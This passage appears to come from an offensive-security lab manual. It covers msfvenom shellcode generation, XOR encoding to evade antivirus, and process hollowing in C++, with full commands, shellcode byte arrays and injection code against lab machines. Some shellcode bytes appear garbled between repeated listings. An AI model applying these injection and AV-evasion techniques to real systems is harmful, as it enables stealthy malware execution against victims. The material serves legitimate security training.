
In this lab we will be using Metasploit to generate our shellcode. **MSFvenom**⁴² will be used which is part of the Metasploit framework for simple shellcode generation such as **calc.exe**. To get shellcode that can be used across the labs you will need to remote to the Attacker Kali box which is located at 10.10.0.108.

⁴² <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>

Once you have remoted to the box or used the CLI, you will need to build the shellcode. This is a very simple process since **MSFvenom** does all the hard work for you. Open a terminal if you're using VNC to remote to the Attacker Kali box and run the following command to generate shellcode in C/C++ format that can be copied and pasted into the **CreateRemoteThread** code example:

- **msfvenom -p windows/x64/exec CMD=calc.exe -f C**

Once that command is run you should see output like this:



```

root@kali: ~
File Actions Edit View Help

(root@kali)~[~]
# msfvenom -p windows/x64/exec CMD=calc.exe -f C
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of c file: 1185 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\xb5\x52\x60\x48\xb5\x52\x18\x48"
"\x8b\x52\x20\x48\xb5\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\xb5\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
"\x63\x2e\x65\x78\x65\x00";

(root@kali)~[~]
#

```

Figure 180 - Example of MSFvenom shellcode generation

You can now copy and paste this code into the Visual Studio project and rebuild the solution to use your shellcode.

Learn how MSFvenom works and the different ways you can use it to produce shellcode. Even Red Teamers using CobaltStrike still use MSFvenom to output shellcode in different formats. It is a very useful tool that has been around for a long time. Read the Man pages and look at the help menu to understand the different payload options and formats.

Encoding Shellcode

Shellcode encoding simply means transforming original shellcode bytes into a set of arbitrary bytes by following some rules (encoding scheme), that can be later be reverted to their original values by following the same rules (decoding scheme) in reverse.

Shellcode encoding may be useful in evading static antivirus signatures and eliminating null bytes.

Writing custom encoders and decoders is out of scope for this lab but we are going to cover encoding shellcode with common tooling which should give you a basic understanding of how this is done.

It is extremely important to understand how a shellcode is decoded in memory once its encoded. Once a shellcode is encoded, a decoder stub or assembly instructions are added to the front of the encoded shellcode, this is what decodes the shellcode live in memory once it's executed, in its most basic form. For this to happen your memory regions need to be RWX⁴³ and not RE. If you are allocating memory and only set RE for your memory buffer, your shellcode will error out. For you to decode your shellcode you must have RWE during shellcode execution, once executed you can change this back.

We are going to encode some shellcode with MSFvenom, people may laugh at still using this in 2022 to bypass AV but it still works! So much work from the security community has been added to the tool which makes it a great resource.

To make this simple we are going to be working directly on the Attacker Kali box with a pervious shellcode we generated. MSFvenom allows us to encode shellcode directly when making a payload such as the calc.exe example above in this lab. First let's look at the normal shellcode generation without encoding by running the following command:

- **msfvenom -p windows/x64/exec CMD=calc.exe -f C**

⁴³ <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>


```
msfvenom -p windows/x64/exec CMD=calc.exe -f C
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of c file: 1185 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\xb5\x52\x60\x48\xb5\x52\x18\x48"
"\xb5\x52\x20\x48\xb5\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\xb5\x52\x20\xb5\x42\x3c\x48"
"\x01\xd0\xb5\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\xb5\x48\x18\x44\xb5\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\xb5\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\xb5\x40\x24\x49\x01\xd0"
"\x66\x41\xb5\x0c\x48\x44\xb5\x40\x1c\x49\x01\xd0\x41\xb5\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\xb5\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\xb5\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
"\x63\x2e\x65\x78\x65\x00";
```

Figure 181 - Example of shellcode generation with MSFvenom

As we can see above this is a normal payload without encoding with MSFvenom. Our payload size is sitting at 1185 bytes. Let's list the encoders for x64 to see our options with MSFvenom:

x64/xor	normal	XOR Encoder
x64/xor_context	normal	Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic	normal	Dynamic key XOR Encoder
x64/zutto_dekiru	manual	Zutto Dekiru

Figure 182 - Example of encoder list for x64

As we can see above there are not many options for encoding **x64**. MSFvenom was built on **x86** first and then slowly x64 was added in which has been the common occurrence for many years even in 2022, but the encoder we will be using is the "**x64/xor_dynamic**". In a simple form this is a XOR⁴⁴ encoder. To encode a shellcode with MSFvenom we will need to add the following to our command:

- **-e x86/xor_dynamic -i 2**

The **-e** sets the encoder type we want to use and the **-i** sets how many iterations to use meaning we can encode multiple times with the same encoder. Take note that we can encode many times and use encoders back-to-back

⁴⁴ https://en.wikipedia.org/wiki/XOR_cipher

with MSFvenom which can help hide your shellcode. This will be useful in upcoming labs when encoded shellcode is needed to bypass AV detection. Our final MSFvenom command will look like this:

- **msfvenom -p windows/x64/exec CMD=calc.exe -e x86/xor_dynamic -i 2 -f C**

And the output we get will look like this:

```
msfvenom -p windows/x64/exec CMD=calc.exe -e x86/xor_dynamic -i 2 -f C
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 2 iterations of x86/xor_dynamic
x86/xor_dynamic succeeded with size 322 (iteration=0)
x86/xor_dynamic succeeded with size 368 (iteration=1)
x86/xor_dynamic chosen with final size 368
Payload size: 368 bytes
Final size of c file: 1571 bytes
unsigned char buf[] =
"\xeb\x23\x5b\x89\xdf\xb0\xec\xfc\xae\x75\xfd\x89\xf9\x89\xde"
"\x8a\x06\x30\x07\x47\x66\x81\x3f\xd6\xa9\x74\x08\x46\x80\x3e"
"\xec\x75\xee\xeb\xea\xff\xe1\xe8\xd8\xff\xff\xff\x04\xec\xef"
"\x27\x5f\x8d\xdb\xb4\xc1\xf8\xaa\x71\xf9\x8d\xfd\x8d\xda\x8e"
"\x02\x34\x03\x43\x62\x85\x3b\x85\xda\x70\x0c\x42\x84\x3a\xc1"
"\x71\xea\xef\xee\xfb\xe5\xec\xdc\xfb\xfb\xfb\x14\xc1\xe8\x5c"
"\x97\xf0\xe4\xfc\xd4\x14\x14\x14\x55\x45\x55\x44\x46\x45\x42"
"\x5c\x25\xc6\x71\x5c\x9f\x46\x74\x5c\x9f\x46\x0c\x5c\x9f\x46"
"\x34\x5c\x9f\x66\x44\x5c\x1b\xa3\x5e\x5e\x59\x25\xdd\x5c\x25"
"\xd4\xb8\x28\x75\x68\x16\x38\x34\x55\xd5\xdd\x19\x55\x15\xd5"
"\xf6\xf9\x46\x55\x45\x5c\x9f\x46\x34\x9f\x56\x28\x5c\x15\xc4"
"\x9f\x94\x9c\x14\x14\x14\x5c\x91\xd4\x60\x73\x5c\x15\xc4\x44"
"\x9f\x5c\x0c\x50\x9f\x54\x34\x5d\x15\xc4\xf7\x42\x5c\xeb\xdd"
"\x55\x9f\x20\x9c\x5c\x15\xc2\x59\x25\xdd\x5c\x25\xd4\xb8\x55"
"\xd5\xdd\x19\x55\x15\xd5\x2c\xf4\x61\xe5\x58\x17\x58\x30\x1c"
"\x51\x2d\xc5\x61\xcc\x4c\x50\x9f\x54\x30\x5d\x15\xc4\x72\x55"
"\x9f\x18\x5c\x50\x9f\x54\x08\x5d\x15\xc4\x55\x9f\x10\x9c\x5c"
"\x15\xc4\x55\x4c\x55\x4c\x4a\x4d\x4e\x55\x4c\x55\x4d\x55\x4e"
"\x5c\x97\xf8\x34\x55\x46\xeb\xf4\x4c\x55\x4d\x4e\x5c\x9f\x06"
"\xfd\x43\xeb\xeb\xeb\x49\x5c\xae\x15\x14\x14\x14\x14\x14"
"\x14\x5c\x99\x99\x15\x15\x14\x14\x55\xae\x25\x9f\x7b\x93\xeb"
"\xc1\xaf\xe4\xa1\xb6\x42\x55\xae\xb2\x81\xa9\x89\xeb\xc1\x5c"
"\x97\xd0\x3c\x28\x12\x68\x1e\x94\xef\xf4\x61\x11\xaf\x53\x07"
"\x66\x7b\x7e\x14\x4d\x55\x9d\xce\xeb\xc1\x77\x75\x78\x77\x3a"
"\x71\x6c\x71\x14\x85\xda\xd6\xa9";
```

Figure 183 - Example of encoded shellcode generated with MSFvenom

Now we can copy and paste this into our process injection labs. Many AV companies have run these encoders millions of times to get a static detection baseline for shellcode generation and encoding. From previous experience when using MSFvenom any iterations above **10** seem to bypass AV static detection when using certain shellcode.

Exercises

5. Modify the code to target a remote process running on the Dev box.
6. Use a calc shellcode that does not exit the remote process and keeps it running. You can use Attacker Kali box to generate shellcode from msfvenom
7. Target a running Windows process of your choice and inject a shellcode.

8. Generate encoded shellcode and pop calc.exe

Lab 21: Process Injection: Process Hollowing

In this lab we will dive into using Process Hollowing by mapping executables into a remote process's memory. This lab will teach you that not everything is shellcode based and there are times you will need to get an executable on disk to complete a task during an engagement. We will also touch on converting executables to shellcode using some open-source tools available. This will be needed to complete the exercises for this lab which are intended to push your skillset and sharpen your understanding of process injection.

Code Examples:

- All code examples use and target x64 processes
- All shellcode is generated for x64 processes
- All base shellcode/executables will execute **calc.exe**
- `msfvenom --payload windows/x64/exec CMD="calc.exe" -a x64 --platform windows -f exe > test-calc.exe`

System Configuration and Tools:

- Visual Studio 2022 used for building code
- Msfvenom installed on Attacker Kali box
- Pe2shc (Located under Tools Folder on Dev Box)
- Donut (Located under Tools Folder on Dev Box)

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108

Process Hollowing Introduction

Process hollowing is commonly performed by creating a process in a suspended state then unmapping/hollowing its memory, which can then be replaced with malicious code. A victim process can be created with native Windows API calls such as `CreateProcess`, which includes a flag to suspend the processes primary thread. At this point the process can be unmapped using APIs calls such as `ZwUnmapViewOfSection`⁴⁵ or `NtUnmapViewOfSection`⁴⁶ before being written to, realigned to the injected code, and resumed via `VirtualAllocEx`, `WriteProcessMemory`, `SetThreadContext`⁴⁷, then `ResumeThread`⁴⁸ respectively.

This is very similar to other injection techniques but creates a new process rather than targeting an existing process. This behavior will likely not result in elevated privileges since the injected process was spawned from (and thus

⁴⁵ <https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-zwunmapviewofsection>


⁴⁶ <https://www.pinvoke.net/default.aspx/ntdll.NtUnmapViewOfSection>

⁴⁷ <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-setthreadcontext>

⁴⁸ <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-resumethread>

inherits the security context) of the injecting process. However, execution via process hollowing may also evade detection from security products since the execution is masked under a legitimate process.

If we open the Process Hollowing SLN file in Visual Studio as shown below for Lab 12:



Name	Date modified	Type	Size
.vs	4/19/2022 3:35 PM	File folder	
ProcessHollowing	4/19/2022 3:36 PM	File folder	
x64	4/19/2022 3:37 PM	File folder	
ProcessHollowing.sln	4/19/2022 3:34 PM	Visual Studio Solu...	2 KB

Figure 184 - Example of Lab 12 SLN project file

We can start to dive into how Process Hollowing is working under the hood. This code example is a bit different than the last lab. This code has some error checking around a few different areas due to the higher possibility of failure here. Some important pieces of the project to call out here:




Figure 185 - Example of project file code breakdown

Project Structure:

- **General.h** – General header file for declarations so we can import them as needed
- **Targetver.h** – Used to target older windows SDK versions – not important here
- **General.cpp** – define functions for ProcessHollowing.cpp – example: GetFunctionAddressFromDll
- **ProcessHollowing.cpp** – Main program code that does all the work

During this lab we will be mostly working in **ProcessHollowing.cpp**

Some of the first things to call out here is this code requires us to create a process in a suspended state. The goal here is to start a legitimate process using `CreateProcess` using the `CREATE_SUSPENDED` option in the `dwCreateFlags` parameter:

```
/* Creating process that we will inject into */
LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();
LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();

CreateProcessA(0, argv[1], 0, 0, 0, CREATE_SUSPENDED, 0, 0, pStartupInfo, pProcessInfo);

if (!pProcessInfo->hProcess)
{
    ...
    ErrorExit(TEXT("CreateProcessA"));
}
```

Figure 186 - Example of `CreateProcess` API call with suspended state

The target process is now loaded but no code has been executed yet since it is started in suspended mode. We also have a handle to the process it started through the structure passed to `CreateProcess`.

While the target process is suspended, the code first unmaps (or hollows out) the legitimate code from memory in the target process. The `ZwUnmapViewOfSection` or `NtUnmapViewOfSection` WIN32 API function may be used to unmap the original code:

```
typedef NTSTATUS(WINAPI *prototype_NtUnmapViewOfSection)(
    _In_     HANDLE ProcessHandle,
    _In_opt_ PVOID BaseAddress
);
```

Figure 187 - Example of `NtUnmapViewOfSection` parameters

Because the unmap function is a kernel API function, we will need to resolve its function address at runtime which follows:


```
int GetFunctionAddressFromDll(PSTR pszDllName, PSTR pszFunctionName, PVOID *ppvFunctionAddress)
{
    HMODULE hModule = NULL;
    PVOID pvFunctionAddress = NULL;

    hModule = GetModuleHandleA(pszDllName);
    if (NULL == hModule)
    {
        ErrorExit(TEXT("GetModuleHandleA"));
    }

    pvFunctionAddress = GetProcAddress(hModule, pszFunctionName);
    if (NULL == pvFunctionAddress)
    {
        ErrorExit(TEXT("GetProcAddress"));
    }

    *ppvFunctionAddress = pvFunctionAddress;
    return STATUS_SUCCESS;
}
```

Figure 188 - Example resolving functions addresses

The above code can be found in **general.cpp** in the Visual Studio project.

Once we have unmapped the target process memory, we must now allocate memory for the new code using `VirtualAllocEx`. It must ensure the code is marked as writeable and executable using the `MEM_COMMIT` parameter. This is one of the giveaways that a process may contain malicious code, however as we'll see in a bit, it isn't completely reliable since the program can change this setting when it is done filling in the hollowed process memory.

```
printf("[i] Process is relocatable\r\n");
printf("[*] Unallocation successful, allocating memory in child process in the same location.\r\n");
// Allocate memory for the executable image, try on the same memory as the current process
lpNewImageBaseAddress = VirtualAllocEx(pProcessInfo->hProcess, lpProcessImageBaseAddress, pImageNT
if (!lpNewImageBaseAddress)
{
    TerminateProcess(pProcessInfo->hProcess, -1);
    ErrorExit(TEXT("VirtualAllocEx"));
}
```

Figure 189 - Example of `VirtualAllocEx` API call

We then can write the new code into the hollow host process using `WriteProcessMemory`, writing data to the memory allocated in the host process with `VirtualAllocEx`.

```
// Write the PE header of the executable file to the process
if (!WriteProcessMemory(pProcessInfo->hProcess, lpNewImageBaseAddress, lpFileBuffer, pImageNTHeader->FileHeader.SizeOfHeaders, 0))
{
    TerminateProcess(pProcessInfo->hProcess, -1);
    ErrorExit(TEXT("WriteProcessMemory"));
}

// Write the remaining sections of the executable file to the process
for (int i = 0; i < pImageNTHeader->FileHeader.NumberOfSections; i++)
{
    pImageSectionHeader = (PIMAGE_SECTION_HEADER)((LPBYTE)lpFileBuffer + pImageDosHeader->e_lfanew * sizeof(DWORD));
    printf("[*] Writing %s to 0x%Ix\r\n", pImageSectionHeader->Name, (SIZE_T)((LPBYTE)lpNewImageBaseAddress + pImageSectionHeader->VirtualAddress));
    if (!WriteProcessMemory(pProcessInfo->hProcess, (PVOID)((LPBYTE)lpNewImageBaseAddress + pImageSectionHeader->VirtualAddress), lpFileBuffer + pImageSectionHeader->PointerToRawData, pImageSectionHeader->SizeOfRawData, 0))
    {
        TerminateProcess(pProcessInfo->hProcess, -1);
        ErrorExit(TEXT("WriteProcessMemory"));
    }
}
}
```

Figure 190 - Example of WriteProcessMemory API call

As shown below we can re-modify the data sections to look normal with Read/Execute or Read-only protections using VirtualProtectEx. Thus, we can't rely solely on memory protection settings for detection as it is often easily avoided with simple coding.

```
printf("[*] Restoring memory page protections\r\n");
// protect the PE headers, set as RO
DWORD lpflOldProtect = 0;
if (!VirtualProtectEx(pProcessInfo->hProcess, lpNewImageBaseAddress, pImageNTHeader->OptionalHeader.SizeOfHeaders, 0, 0x40))
{
    TerminateProcess(pProcessInfo->hProcess, -1);
    ErrorExit(TEXT("VirtualProtectEx"));
}
}
```

Figure 191 - Example of changing memory permissions back to RE

Moving on we can adjust the remote context (context is just a fancy way of saying, frozen register state) to point to the new code section and may perform other cleanup tasks as necessary. The SetThreadContext function can be used to perform this step.


```
printf("[*] Setting the context of the child process's primary thread.\r\n");
// system("pause");

if (!SetThreadContext(pProcessInfo->hThread, lpContext)) // Set the thread context
{
    TerminateProcess(pProcessInfo->hProcess, -1);
    ErrorExit(TEXT("SetThreadContext"));
}
printf("[*] Resuming child process's primary thread.\r\n");

ResumeThread(pProcessInfo->hThread); // Resume the primary thread

printf("[*] Thread resumed.\r\n");

return 0;
```

Figure 192 - Example of SetThreadContext API call

Once everything is ready, the code simply resumes the suspended process using ResumeThread as shown in the following example:

```
printf("[*] Setting the context of the child process's primary thread.\r\n");
// system("pause");

if (!SetThreadContext(pProcessInfo->hThread, lpContext)) // Set the thread con
{
    TerminateProcess(pProcessInfo->hProcess, -1);
    ErrorExit(TEXT("SetThreadContext"));
}
printf("[*] Resuming child process's primary thread.\r\n");

ResumeThread(pProcessInfo->hThread); // Resume the primary thread

printf("[*] Thread resumed.\r\n");

return 0;
```

Figure 193 - Example of ResumeThread API call

Another common characteristic is that the code will incorporate its own **PE** and **MZ** header parsing code in order to effectively take over the role of the system EXE loader. One dead giveaway is when the code tries to match the "**MZ**" magic header value to confirm it is working with an exe file. This type of header parsing is common in lots of malware tricks, so it isn't necessarily an indication of this specific technique. The below example shows the function that performs the PE header check:

```

if (!ReadFile(hFile, lpFileBuffer, dwFileSize, &lpNumberOfBytesRead, NULL))
{
    TerminateProcess(pProcessInfo->hProcess, 1);
    ErrorExit(TEXT("ReadFile"));
}

CloseHandle(hFile);

PIMAGE_DOS_HEADER pImageDosHeader;
PIMAGE_NT_HEADERS pImageNTHeader;
PIMAGE_SECTION_HEADER pImageSectionHeader;

pImageDosHeader = (PIMAGE_DOS_HEADER)lpFileBuffer;

// Check if the file is really an executable
if (pImageDosHeader->e_magic != IMAGE_DOS_SIGNATURE) //IMAGE_DOS_SIGNATURE = MZ
{
    TerminateProcess(pProcessInfo->hProcess, -1);
    printf("[+] The file is not an executable, no MZ header found\r\n");
    ExitProcess(-1);
}

```

Figure 194 - Example of MZ header check function

To check what is happening with Process Hacker we can add a system pause to the code as shown in the following example:

```

system("pause");
ResumeThread(pProcessInfo->hThread); // Resume the primary thread

printf("[*] Thread resumed.\r\n");

return 0;
}

```

Figure 195 - Example of system pause in C++

Once this is added we can rebuild the project and run the executable. To run the executable and target a binary to hollow the process memory of we can use **notepad.exe**. The following command can be run from CMD from within the **Lab 12** folder:

- **ProcessHollowing2.exe C:\Windows\notepad.exe C:\Windows\system32\calc.exe**

Once this is done, we are displayed the following information about all of API calls and the memory we have allocated and set permissions. Review what is happening here:

```
C:\Users\Administrator\Desktop\Labs\Labs\Lab12 - Process Hollowing\ProcessHollowing\x64\Re
[*] Creating process in suspended state
[+] Create process successful!
[+] Read the executable to be loaded.
[*] Base address of child process: 0x7ff615590000
[*] Unmapping original executable image from child process
[i] Process is relocatable
[*] Unallocation successful, allocating memory in child process in the same location.
[+] Memory allocated. Address: 0x7ff615590000
[*] Writing executable image into child process.
[*] Writing .text to 0x7ff615591000
[*] Writing .rdata to 0x7ff615592000
[*] Writing .data to 0x7ff615593000
[*] Writing .pdata to 0x7ff615594000
[*] Writing .rsrc to 0x7ff615595000
[*] Writing .reloc to 0x7ff61559a000
[*] Rebasing image
[*] Restoring memory page protections
[*] Restoring memory protection for .text
[*] Restoring memory protection for .rdata
[*] Restoring memory protection for .data
[*] Restoring memory protection for .pdata
[*] Restoring memory protection for .rsrc
[*] Restoring memory protection for .reloc
[+] New entry point: 0x7ff615591830
[*] Updating PEB->ImageBase
[*] Setting the context of the child process's primary thread.
[*] Resuming child process's primary thread.
Press any key to continue . . .
```

Figure 196 - Example of data sections written to process

